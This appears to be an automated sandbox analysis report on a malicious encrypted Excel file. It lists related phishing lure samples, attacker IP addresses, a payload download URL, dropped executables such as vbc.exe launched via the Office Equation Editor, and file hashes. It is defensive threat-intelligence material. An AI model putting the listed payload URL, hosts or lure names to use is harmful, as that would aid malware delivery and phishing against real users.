ASDETUKhttpwwwheficedcomGB	Proforma invoice.xlsx	Get hash	malicious	Browse	• 181.214.31.82
	DnHel10lQ6.exe	Get hash	malicious	Browse	• 191.101.50.30
	Mortgage Description.exe	Get hash	malicious	Browse	• 45.221.66.18
	35HFM7BNtD.exe	Get hash	malicious	Browse	• 45.150.67.133
	QwLijaR9ex.exe	Get hash	malicious	Browse	• 45.150.67.133
	order_list_fe99087.xls	Get hash	malicious	Browse	• 45.150.67.133
	516783.PO.xls	Get hash	malicious	Browse	• 45.150.67.133
	RFQ# 02012021.xlsx	Get hash	malicious	Browse	• 181.214.31.82
	QRN-CLJC-06112020149.xlsx	Get hash	malicious	Browse	• 181.214.31.82
	RFQ#212021.xlsx	Get hash	malicious	Browse	• 181.214.31.82
	RFQ #28012021.xlsx	Get hash	malicious	Browse	• 181.214.31.82
	Req for Quote.xlsx	Get hash	malicious	Browse	• 181.214.31.82
	RFQ.xlsx	Get hash	malicious	Browse	• 181.214.31.82
	JANUARY QUOTATION FOR PRODUCT ORDER 02983H G FOR Goldolphin INDUSTRIES LTD PACKING LIST FOR 60MM.exe	Get hash	malicious	Browse	• 45.221.66.154
	ACH Remittance Details.xls	Get hash	malicious	Browse	• 181.214.142.116
	ACH Remittance Details.xls	Get hash	malicious	Browse	• 181.214.142.116
	ACH Remittance Details.xls	Get hash	malicious	Browse	• 181.214.142.116
	BFSV-1F(N)_1B-8B_ANSI.exe	Get hash	malicious	Browse	• 45.138.49.96
	ts1593782194000000.exe	Get hash	malicious	Browse	• 45.138.49.96
	http://https://mysp.ac/WJKWebxcAX/../4lj3C#fCfAXmrBDFsvHupFQHQULbmkQvY	Get hash	malicious	Browse	• 181.214.121.98
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	MV ASIA EMERALD II.xlsx	Get hash	malicious	Browse	• 103.141.138.120
	TRANSIT MANIFEST CARGO FORM.xlsx	Get hash	malicious	Browse	• 103.133.108.6
	SKBMT_ 5870Z904_ Image.exe	Get hash	malicious	Browse	• 103.114.107.184
	ORDER LIST.xlsx	Get hash	malicious	Browse	• 103.99.1.149
	FedEx Shipment 427781339903.exe	Get hash	malicious	Browse	• 103.151.123.132
	BL + PL + CI.xlsx	Get hash	malicious	Browse	• 103.141.138.121
	Our New Order Feb 23 2021 at 2.70_PVV440_PDF.exe	Get hash	malicious	Browse	• 103.114.107.184
	Our New Order Feb 23 2021 at 2.30_PVV440_PDF.exe	Get hash	malicious	Browse	• 103.114.107.184
	Request for Quotation.exe	Get hash	malicious	Browse	• 103.89.88.238
	#U007einvoice#U007eSC00978656.xlsx	Get hash	malicious	Browse	• 103.99.1.145
	quote.exe	Get hash	malicious	Browse	• 103.89.88.238
	Our New Order Feb 22 2021 at 2.30_PVV440_PDF.exe	Get hash	malicious	Browse	• 103.114.107.184
	RFQ Manual Supersucker en Espaol.xlsx	Get hash	malicious	Browse	• 103.141.138.128
	quotation10204168.dox.xlsx	Get hash	malicious	Browse	• 103.140.251.164

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	notice of arrival.xlsx	Get hash	malicious	Browse	• 103.147.184.10
	22-2-2021 .xlsx	Get hash	malicious	Browse	• 103.141.138.118
	Shipping_Document.xlsx	Get hash	malicious	Browse	• 103.141.138.119
	Remittance copy.xlsx	Get hash	malicious	Browse	• 103.99.1.145
	CI + PL.xlsx	Get hash	malicious	Browse	• 103.141.138.121
	RFQ_Enquiry_0002379_.xlsx	Get hash	malicious	Browse	• 103.141.138.117

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsqE488.tmp\System.dll	lpdKSOB78u.exe	Get hash	malicious	Browse	
	jTmBvrBw7V.exe	Get hash	malicious	Browse	
	523JHfbGM1.exe	Get hash	malicious	Browse	
	TAk8jeG5ob.exe	Get hash	malicious	Browse	
	PAYMENT COPY.exe	Get hash	malicious	Browse	
	ORDER LIST.xlsx	Get hash	malicious	Browse	
	Orderoffer.exe	Get hash	malicious	Browse	
	Our New Order Feb 23 2021 at 2.30_PVV440_PDF.exe	Get hash	malicious	Browse	
	INV_PR2201.docm	Get hash	malicious	Browse	
	CV-JOB REQUEST_____PDF.EXE	Get hash	malicious	Browse	
	Request for Quotation.exe	Get hash	malicious	Browse	
	#U007einvoice#U007eSC00978656.xlsx	Get hash	malicious	Browse	
	Purchase Order___pdf _____.exe	Get hash	malicious	Browse	
	quote.exe	Get hash	malicious	Browse	
	Order83930.exe	Get hash	malicious	Browse	
	Invoice 6500TH21Y5674.exe	Get hash	malicious	Browse	
	Invoice 6500TH21Y5674.exe	Get hash	malicious	Browse	
	GPP.exe	Get hash	malicious	Browse	
	OrderSuppliesQuote0817916.exe	Get hash	malicious	Browse	
	ACCOUNT DETAILS.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\winlog[1]

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	217624
Entropy (8bit):	7.895818449493941
Encrypted:	false
SSDEEP:	6144:611QTAGoul3imDxtHYB19DyzSFSxuPmxF0y:xAjul3i+xlK19JGuOUy
MD5:	2915C0AFB0B6B26A5A699965D2119F7A
SHA1:	32FDCC2E0BCFC476347078D7EA05F12D5A259BEA
SHA-256:	38B6A40D2EEDDF38695294C57971FC2EFAB81FEA95100260A2003BAA13616B83
SHA-512:	B8312043058B28C0EEDE079425D785B581AABEAE63C889DDC4382FAA2B070333FC8A6E76F7810678CB9AE96B9E52D6E48604CEF9417C565C97C0FAADFE36B93
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Reputation:	low
IE Cache URL:	http://algreenstdykeghestqw.dns.army/receipat/winlog.exe?platform=hootsuite
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG.sw..PG..VA..PG.Rich.PG .....PE..L..._.$_.....f...x.....4.....@.....@.....D.....|..... .....text....e.....f..... .`.rdata.....j.....@..@.data...XU.....~.....@....ndata.....rsrc...|.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1CFA2F95.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... ..... "..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... ..... w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5D657FE6.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 712 x 712, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	111378
Entropy (8bit):	7.963743447431302
Encrypted:	false
SSDEEP:	3072:AE34q7rqNP36BuuQOlx2UXdx+yx9uWqFOp:b3brGP3lujnd3Fx9Pqgp
MD5:	5ACDB72AF63832D23CED937B6B976471
SHA1:	BC754ECEF3BEC86C6AFCC1AF644190AAFC34D9B7
SHA-256:	6D73F61D9E2A5E01DEE491E4E1F8600E0409879B86DB69B193CCF31CFD517DF3
SHA-512:	FAE05526AA18F0EC0725C089A9252FEE54C995FC5D9C4590EC9DB2B0B6192AB6BD3C6CECF5703E235536433C2DAB5C0356FE95657FE9B14574C8F13320774D2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....b..v....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^..|g.U.4.G...#..A....*.....>.i .....E..._.....R.....& A.).`Q'r`...%.22q.R..0...v.. .a..c....s..g.s... 1.I..;.....Z{..^..>.....E..8..... C.@..@..@..@..@.!..... .. ..p... .. ..'..24..@..@..@..@...A.....".....h$...FD...@..@..@..@.0...\|..... 4.....&.p.....W.....F.p.....D...a.6... .. .. .. .H..r#"\.. .. .. .. p...A>L.F_A..@..@..@.....AnD..@..@..@..@.....8.I..+.....@#.8..p.....a"...0I.}.....h$... .....8L.. .&i.. .. .. 7".. .. ..$m...@..@..@..@.....FD...@..@..@..@.0...|.....4.....&.p.....W.....F.p.....D...a.6... .. .. .. .H`...p..... ....p...|.n|.5.....4... .. .. .. .O.... ... .+p.....?.....\...r.^...@..@..@..@.....0... .. ..eD.[... .. .. .

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AC9322AF.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... ..... "..... }.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... ..... w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C6617CE4.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 712 x 712, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	111378
Entropy (8bit):	7.963743447431302
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C6617CE4.png	
SSDEEP:	3072:AE34q7rqNP36BuuQOlx2UXdx+yx9uWqFOp:b3brGP3lujnd3Fx9Pqgp
MD5:	5ACDB72AF63832D23CED937B6B976471
SHA1:	BC754ECEF3BEC86C6AFCC1AF644190AAFC34D9B7
SHA-256:	6D73F61D9E2A5E01DEE491E4E1F8600E0409879B86DB69B193CCF31CFD517DF3
SHA-512:	FAE05526AA18F0EC0725C089A9252FEE54C995FC5D9C4590EC9DB2B0B6192AB6BD3C6CECF5703E235536433C2DAB5C0356FE95657FE9B14574C8F13320774D2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....b..v....sRGB.....gAMA.....a.....pHYs.....+.....IDATx^..|g.U.4.G...#..A....*.....>.i .....E..._.....R.....& A.).`Q'r`...%.22q.R..0...v.. .a..c....s..g.s... 1.I..;.....Z{..^..>.....E..8..... C.@..@..@..@..@.!..... .. ..p... .. ..'..24..@..@..@..@...A.....".....h$...FD...@..@..@..@.0...\|..... 4.....&.p.....W.....F.p.....D...a.6... .. .. .. .H..r#"\.. .. .. .. p...A>L.F_A..@..@..@.....AnD..@..@..@..@.....8.I..+.....@#.8..p.....a"...0I.}.....h$... .....8L.. .&i.. .. .. 7".. .. ..$m...@..@..@..@.....FD...@..@..@..@.0...|.....4.....&.p.....W.....F.p.....D...a.6... .. .. .. .H`...p..... ....p...|.n|.5.....4... .. .. .. .O.... ... .+p.....?.....\...r.^...@..@..@..@.....0... .. ..eD.[... .. .. .

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E1722339.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	653280
Entropy (8bit):	2.8986377906498118
Encrypted:	false
SSDEEP:	3072:634UL0tS6WB0JOqFVY5QcARI/McGdAT9kRLFdtSyUu50yknG/qc+x:04UcLe0JOqQQZR8MDdATCR3tS+jqcC
MD5:	A49BEB715E475DD3C32F25ED71346D54
SHA1:	1A455F9E7C1D969A119EE77FEEA4904D62C217BE
SHA-256:	58965E7DDEF9329510DD2E62A3DE60DEB484C897A0152EDF311E6FA01347D599
SHA-512:	8AB6D1FCF71C415245F3608C071A05063D3F7FC87BC378D98DCE9F6EA71ECD334FE60BC77BA358F3E1913B90F70D52E8973B9D90934C07316134285A0F1A20E
Malicious:	false
Preview:	....l.....S.....@...#.. EMF.....(.....\K..hC..F...,... ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l...c...%.....%.....R...p.....@."C.a.l.i.b.r.i.....P..... .N.WP...H.....4....N.WP...H... ....y.RH...P... .....z.R.....X...%...7.....{ .@.....C.a.l.i.b.r.....X...H...\|....2.Q.....{.Q..... .....dv.....%.....%.....%.....!.....l...c..."....%.....%.....%.....T...T.....@.E.@T.....L.....l...c...P... ...6...F...$.....EMF+ *@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Temp\nsgE449.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	191404
Entropy (8bit):	7.878606044995474
Encrypted:	false
SSDEEP:	3072:2ojw9jwLSvkpGlMfLPVlYB7kc8LvmDgJkllSFmFp1Su/2PmLNxfYhAWXNt:2ogstrYBJ9Dy3SFSxuPmWrt
MD5:	4FECDED6A29355A90A3D3B3AABBB16E4
SHA1:	F0F16D89E8D1DD35F088CB49298DEA74A3FFF53B
SHA-256:	29680AD46B1D8A090A403798300D02897B547CF3F87FE44ADA08D95C7D34406B
SHA-512:	03889A1FA29D924FD5EB1C293A8D62FAF78876EC5CCF90F7602DC92302DB1D06BC162BDE097A66E9D148C90D0B7920E539CED3D0EF3A9AB4DD230AA73DE7E 7D
Malicious:	false
Preview:	.....,.....$..... .....J.....j..... ....

C:\Users\user\AppData\Local\Temp\nsqE488.tmp\System.dll	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	5.855045165595541
Encrypted:	false
SSDEEP:	192:xPtkiQJr7V9r3HcU17S8g1w5xzWxy6j2V7i77blbTc4v:g7VpNo8gmOyRsVc4
MD5:	FCCFF8CB7A1067E23FD2E2B63971A8E1
SHA1:	30E2A9E137C1223A78A0F7B0BF96A1C361976D91
SHA-256:	6FCEA34C8666B06368379C6C402B5321202C11B00889401C743FB96C516C679E
SHA-512:	F4335E84E6F8D70E462A22F1C93D2998673A7616C868177CAC3E8784A3BE1D7D0BB96F2583FA0ED82F4F2B6B8F5D9B33521C279A42E055D80A94B4F3F1791E0C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Users\user\AppData\Local\Temp\nsqE488.tmp\System.dll	
Joe Sandbox View:	• Filename: lpdKSOB78u.exe, Detection: malicious, Browse • Filename: jTmBvrBw7V.exe, Detection: malicious, Browse • Filename: 523JHfbGM1.exe, Detection: malicious, Browse • Filename: TAk8jeG5ob.exe, Detection: malicious, Browse • Filename: PAYMENT COPY.exe, Detection: malicious, Browse • Filename: ORDER LIST.xlsx, Detection: malicious, Browse • Filename: Orderoffer.exe, Detection: malicious, Browse • Filename: Our New Order Feb 23 2021 at 2.30_PVV440_PDF.exe, Detection: malicious, Browse • Filename: INV_PR2201.docm, Detection: malicious, Browse • Filename: CV-JOB REQUEST_____PDF.EXE, Detection: malicious, Browse • Filename: Request for Quotation.exe, Detection: malicious, Browse • Filename: #U007einvoice#U007eSC00978656.xlsx, Detection: malicious, Browse • Filename: Purchase Order___pdf _____.exe, Detection: malicious, Browse • Filename: quote.exe, Detection: malicious, Browse • Filename: Order83930.exe, Detection: malicious, Browse • Filename: Invoice 6500TH21Y5674.exe, Detection: malicious, Browse • Filename: Invoice 6500TH21Y5674.exe, Detection: malicious, Browse • Filename: GPP.exe, Detection: malicious, Browse • Filename: OrderSuppliesQuote0817916.exe, Detection: malicious, Browse • Filename: ACCOUNT DETAILS.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....ir*.-.D.-.D.-.D...J.*.D.-.E.>.D.....*.D.y0t.).D.N1n.,.D..3@.,.D.Rich-.D. .....PE..L....$_.....!..... .....!).....0.....`.....@.....2.....0..P.....P.....0..X..... .....text..... ..... ..`.rdata..c....0.....$.....@..@.data...h....@.....(.....@....reloc..|....P.....*.....@..B..... ....

C:\Users\user\AppData\Local\Temp\tjqth.zz	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	164352
Entropy (8bit):	**7.998867839876064**
Encrypted:	**true**
SSDEEP:	3072:ajw9jwLSvkpGlMfLPVlYB7kc8LvmDgJkIlSFmFp1Su/2PmLNxfYhAW2:agstrYBJ9Dy3SFSxuPmWo
MD5:	D0AA54167E81FD8C6C7CBC832E178855
SHA1:	7DEB6EB916CCDB8BDF62214F2F3026E9758CBCF6
SHA-256:	C8FD43535A87747A5046D1096717E18CE1E67D1B428498C072F011F3FA9A21E0
SHA-512:	380D39FA1D20BA78F13F91B3B5EA16B058BC864019C8608898941B723E9B04DFEAADDFAF041DC0D888388E056CA188978AEB3797A2C243313772AD83EB7FCFB 7
Malicious:	false
Preview:	.....Z...~....m...r...~.k.O...Sq....T.E..X.zT..y.*r.{.....s2=...t7^...a.?Gb.4k.).l4e.d.....X.?AO..*.[....].}....0.....j~v...Q.D!A.wA.....W.C..@{y...s.#z}.....\x..#4..i.=)dO.....#^$..s.. _..G{.....8s(...q[..>.D.\U..W....{....6s.?i.:?.{.f.(.|.....]..3...^(tS...+..o.N..Kn],.. %.`.....M^.CRlj3.{.[..i.\-.....l.....+.:YD.....v.c.~[.....~...z.F._a.i/.g\.uF.l..G.D=.....:..;...+.F..C...33.R3. [j=...%..G.a{P....KWu....L{...Zr.....6IE<..E&....H..j..;R.....K...^}.....CO..v...'ov!..f$j....A...Uh.y.....8'...$.....'aSS.k57.(..}I...U.....wL. ...-;....A..qXZ....)*8x.V...1...s....PM.(&j.w.. a.R..Rx..<;e2.... .....K..V..c5.lD.eT.n../b..7P..S..I....K~.....K....I...._.p...,:.H.1...4.4.!...6.....?.x...N.*.;.....8...;.Op.u..]...\..B..4J....`.t".BEm.`\..2....;..C.).uV7...m...c...x9W.m#..T.... @A2M..(..$S.....l$b.8.....4'#..OM.%...\..F.d...|..v.`../x.....#.3.I....1XB.[s..>..g.bz....c.Ax.I.q;O..'. P.n.y..0...c...w9..'\....".s.....1

C:\Users\user\AppData\Local\Temp\z9ayiyo.dll	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	11776
Entropy (8bit):	6.6898431043201
Encrypted:	false
SSDEEP:	96:NEBgIVyWyVDSLUpyceXGkLF6HSFLdtyfJHxPVAcnuvmMeT8XfWJ1QhulooeUZi+w:qBnADSLwgXG7yFDixPVmxP4QPCrvLs3
MD5:	94A51F0839DE3A6F5069F766E7BDE4A7
SHA1:	19454F40631ACE4B3DE692C245E3F2551A6794D6
SHA-256:	2D78C0015CEC67CD072ACFB337075825D4A6866D5FAC1B497A649DEB2190F42C
SHA-512:	07468053EFD63FC4B404D87722E0E282B1C5C487CF97E6D858771B67B2574C90D62341FD96D3CFB94ACA6ED357E40657842ADD01E7C563AE170A65450A4EB75
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....e.N.e.N.e.N.e.N.e.NI..N.e.N..cN.e.N..gN.e.N..dN.e.N..aN.e .NRich.e.N.....PE..L....F.4`.....!.....&..... .....p.....@.....P$..I.... .....P.....`..d..... .....code..... ....rdata..... .....@..@.data.....0.....@....rsrc.....P.....*.....@..@.reloc.....`.....,.....@..B..... ....

C:\Users\user\Desktop\~$QTN3C2AF414EDF9_041873.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937

C:\Users\user\Desktop\~$QTN3C2AF414EDF9_041873.xlsx	
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	217624
Entropy (8bit):	7.895818449493941
Encrypted:	false
SSDEEP:	6144:611QTAGoul3imDxtHYB19DyzSFSxuPmxF0y:xAjul3i+xlK19JGuOUy
MD5:	2915C0AFB0B6B26A5A699965D2119F7A
SHA1:	32FDCC2E0BCFC476347078D7EA05F12D5A259BEA
SHA-256:	38B6A40D2EEDDF38695294C57971FC2EFAB81FEA95100260A2003BAA13616B83
SHA-512:	B8312043058B28C0EEDE079425D785B581AABEAE63C889DDC4382FAA2B070333FC8A6E76F7810678CB9AE96B9E52D6E48604CEF9417C565C97C0FAADFE36B93
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1)..PG..PG..PG.*_...PG..PF.IPG.*_...PG.sw..PG..VA..PG.Rich.PG .....PE..L...._.$_.....f...x.....4.....@.....@.....D.....|..... .....text....e.....f..... ..`.rdata.....j.....@..@.data...XU.....~.....@....ndata.....rsrc...|.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.99670962439914
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	QTN3C2AF414EDF9_041873.xlsx
File size:	2421248
MD5:	1b862193e621b4d67be94a2ec44fbf50
SHA1:	0bab9195da974524c969404430f6a58b31303322
SHA256:	709ae19031f48115d89fb3aeae68476aac8b17a1e97700c6beff820b7c54b8aa
SHA512:	ba8833f1b0865cfe8c86b4eaa38c2b714152483703df8be21b7ecbe889480a0498c6d875bbcb28ba24c2898b13aa439849dddbf95cb8dc5dcdca75e3e69ca540
SSDEEP:	49152:YlbvU6wGnyG31TrBVcx6+mpF14GIlyXPs5OzOy7i0llTl8Z4JeZWo:YZvpwGnyGlTrBVcxMpF1TlyPsEzON0lm
File Content Preview:	.....>.....%..... .....~.....z.....|.....~... .....z.....|.....~.....z.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "QTN3C2AF414EDF9_041873.xlsx"

Indicators	
Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version

General	
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 2398680

